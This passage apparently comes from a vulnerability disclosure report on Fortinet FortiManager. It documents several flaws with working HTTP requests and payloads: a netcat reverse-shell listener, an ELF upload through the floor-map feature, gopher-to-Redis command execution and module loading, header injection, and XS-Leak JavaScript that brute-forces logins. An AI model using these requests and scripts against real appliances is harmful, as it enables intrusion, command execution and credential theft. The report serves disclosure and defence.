

Illustration 4: *DOM XSS to RCE* triggered once successfully authenticated.

Once triggered, a reverse shell is received on the remote host:

```
$ nc -nlvp 4443 -s 192.168.122.1

Listening on 192.168.122.1 4443
Connection received on 192.168.122.200 48164
id
uid=499(redis) gid=499 groups=499
```

4. Unrestricted file upload vulnerability (no CVE)

The FortiManager allows an attacker to upload file of dangerous types on the filesystem. This vulnerability is present in the *Map View* feature on the *AP Manager* when creating a new *Floor Map*.



Illustration 5: Creation of a location.



Illustration 6: Creation of a building.



Illustration 7: Creation and upload of a floor map.

The uploaded filename has to end with a valid file extension, such as *.jpeg* for instance. However, the content of the file is never checked and is stored as it is on the file system once the following request is sent and processed:

```
POST /cgi-bin/module/flatui/UploadFile HTTP/1.1
Host: 192.168.122.148
[...]
Content-Type: multipart/form-data; boundary=---------------------------
1294912181686232710212961649 3
Content-Length: 49503
Cookie: <valid_post_authentication_cookies>

-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="action"

floormap
-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="floorname"

fake_location::fake_building::10_fake_description
-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="type"

jpeg
-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="csrfmiddlewaretoken"

S01FYmc9kJFJia4UUPqCGiwc2seA2pCvzX4neysAOftLQZW6NOvLPGqD4vEcqCqL
-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="csrf_token"

Im9S7Uj4O6e1bjgLILwEqZeqD+XIJl7
-----------------------------1294912181686232710212961649 3
Content-Disposition: form-data; name="filepath"; filename="exp.jpeg"
Content-Type: image/jpeg
```

```
ELF[...]  // Binary file content



HTTP/1.1 200 OK
Content-Length: 158
[...]

{"status":"ok","msg":"{"id":1,"result":[{"status":{"code":0,"message":"OK"},"url":"/pm/
fapmap/adom/root/fake_location/fake_building/10_fake_description"}]}"}
```

The file can be retrieved via the URL provided in the previous response:

```
GET /cgi-bin/module/flatui_proxy?req=%7B%22method%22%3A%22get%22%2C%22url%22%3A%22%2Fgui
%2Fadoms%2F3%2Ffortiap%2Ffloormap%22%2C%22params%22%3A%7B%22url%22%3A%22pm%2Ffapmap%2Fadom
%2Froot%2Ffake_location%2Ffake_building%2F10_fake_description%22%7D%7D HTTP/1.1
Cookie: <valid_post_authentication_cookies>


HTTP/1.1 200
[...]
Content-Type: image/jpeg
Content-Length: 48552

ELF[...]
```

Moreover, the resulting path of uploaded files on the file system can be deduced by the attacker. Indeed, they are always stored in the */var/fapmap/* folder, they are prefixed by the *ADOM* index and the rest of the name is known from the previous requests. Using RCE via unsafe Redis configuration (no CVE) page 8, it has been possible to execute commands on the underlying system, and especially, to verify that our file was correctly uploaded:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_system.exec ls${IFS}-lah${IFS}/var/fapmap/
3_fake_location::fake_building::10_fake_description%0D%0AQUIT%0D%0A"}}
<- {"msg": "result", "id":"mtd-10", "result": $119
-rw-r--r--    1 root     root       47.4K Apr  6
07:45 /var/fapmap/3_fake_location::fake_building::10_fake_description

+OK
,"chunked":0,"end":0}
```

Remote code execution

This vulnerability makes it possible to get remote code execution on the FortiManager without the need to contact the attacker's machine as explained in RCE via unsafe Redis configuration (no CVE) page 8. Indeed, using this vulnerability, it is possible to directly upload the malicious module to the machine without performing a *FULLRESYNC*. Once, the module is uploaded and the file path is correctly retrieved, one can send the following websocket message to load such module:

```
-> {"msg":"method","id":"mtd-10","method":"dispatch","params":{"url":"gopher://
127.0.0.1:6380/_MODULE LOAD <path_to_the_module>%0D%0AQUIT%0D%0A"}}
```

As a consequence, it is possible to execute commands on the underlying system using the new Redis command *system.exec*.

5. HTTP headers injection vulnerability (CVE-2021-32598)

The application uses, without prior verification, a user controlled parameter in order to build the response's HTTP headers. By injecting newline characters, the user can inject arbitrary data in the response's HTTP headers that may be interpreted by the browser.

The following request shows the injection of *%0a*, the new line character, followed by an arbitrary HTTP header (*aa: bb*):

```
POST /cgi-bin/module/sharedobjmanager/frame/SOMAdomRevisionDiff HTTP/1.1
[...]
Cookie: <valid_authenticated_cookies>

action=download&from=a&to=test%0a aa%3abb %0d%0a%0d%0a&token=VJsoAp1vYXLB3WTsM5I6tg%3D%3D
```

Which results in the following response:

```
HTTP/1.1 200 OK
Content-Disposition: attachment;filename=diff_a_and_test
aa: bb
[...]
Content-Type: application/x-download

_20210324_1917.csv

obj
```

This behaviour has also been observed using GET parameters as followed:

```
GET /cgi-bin/module/sharedobjmanager/frame/SOMAdomRevisionDiff?
action=download&from=a&to=test%0aaa%3abb%0d%0a%0d%0a&token=VJs
```

6. CSRF (Cross-Site Request Forgery) on the login feature (no CVE)

The login action on the *FortiManager* has been identified as sensitive and unprotected when a *GET* request is sent containing a specially crafted *req* parameter. The request is usually done by the *HTML* form using *POST* requests but the *CGI* module also accepts the request as a *GET* parameter.

Creating a single link that contains several authentication requests against different accounts can be used in order to lock all the accounts and create a denial of service once included in a malicious web page. Indeed, a simple GET request is sufficient to make authentication requests:

```
<html>
[...]
<img src="https://192.168.122.200/cgi-bin/module/flatui_auth?req=[{..},{..},{..},...]"
width=0 />
[...]
</html>
```

This allows an attacker to either make brute-force attempts or a denial of service even without access to the internal network where the appliance is located.

It is also possible to use *XS-Leak* techniques in order to make a malicious HTML page that is able to make brute-force attempts against the appliance, even if the attacker does not have access to it. This page would be able to verify if the provided credentials are valid by checking the *HTTP* response code. Indeed, if the provided credentials are wrong, the server will send back an HTTP error code but if the provided credentials are valid, the server will send back an *HTTP* 200 code. This exploit works as long as the targeted web browser does not protect the *HTTP* response code sent back to cross-site requests. The response error code can be deduced using *XS-Leak* techniques by including the GET request as a web resource (such as a script object):

```
<script>
const LoginUrl = "https://192.168.122.200/cgi-bin/module/flatui_auth";

//use xs-leaks to check if provided credentials are valid
function probeError(url, username) {
    let script = document.createElement('script');
    script.src = url;
    //code 200: onload
    script.onload = () => console.log('Successfully logged using user : ' + username);
    //code 4XX: onerror
    script.onerror = () => console.error('Login error using user : ' + username);
    document.head.appendChild(script);
}

function buildAuthenticateUrl(user, password) {
    var struct = [{
        "url": "/gui/userauth",
        "method": "login",
        "params": {
            "username": user,
            "secretkey": password,
            "logintype": 0
        }
    },{"url":"/gui/ondemandlicense", "method":"downloadLicense", "params":{}}];

    //two proxified requests => 1 of them failed => http code will be 400
    //auth success: return code 200
    return LoginUrl + "?req=" + encodeURIComponent(JSON.stringify(struct));
}
```

```
function handleLogin(form) {
    var username = document.getElementsByName("uname")[0].value;
    var password = document.getElementsByName("psw")[0].value;

    var url = buildAuthenticateUrl(username, password);
    probeError(url, username);
}

</script>
```

For example, it is possible to exploit this vulnerability on *Google Chrome* 89.0.4389:



Illustration 8: Phishing login page using XS-Leak techniques and exploiting the CSRF login feature.

The risk and the impact are lowered as FortiManager provides a brute-force prevention mechanism that could make the login check unreliable and as the session cookie's *SameSite* property is set to *Strict*.

7. Insufficient authorization checks on the administrators list (CVE-2021-32587)

The software does not perform an efficient authorization check when an actor attempts to access the */gui/sys/admin/users* endpoint as a low privileged user. This allows such user to recover sensitive information about the FortiManager administrators. See the following request for details:

```
GET /cgi-bin/module/flatui_proxy?nocache=1616603647293&req={"url":"/gui/sys/admin/
users","method":"get"} HTTP/1.1
[...]
Cookie: <valid_authenticated_cookies>

HTTP/1.1 200
Date: Thu, 25 Mar 2021 11:05:38 GMT
[...]
Content-Length: 88105
Content-Type: application/json

{"result":[{"data":[[...],"name":"******",
[...],"meta_Contact_Email":"**********************************","meta_Contact_Phone":"** **
* ** ** ** **",[...],"name":"******","profile":"Super_User","super_user_profile":1,
[...],"meta_Contact_Email":"**********************************","meta_Contact_Phone":"**
** * ** ** ** **","metas":[{"fieldlength":50,"fieldname":"Contact
Email","fieldvalue":"**********************************","importance":0,"status":1},
{"fieldlength":50,"fieldname":"Contact Phone","fieldvalue":"** ** * ** ** **
**","importance":0,"status":1}],[...]
```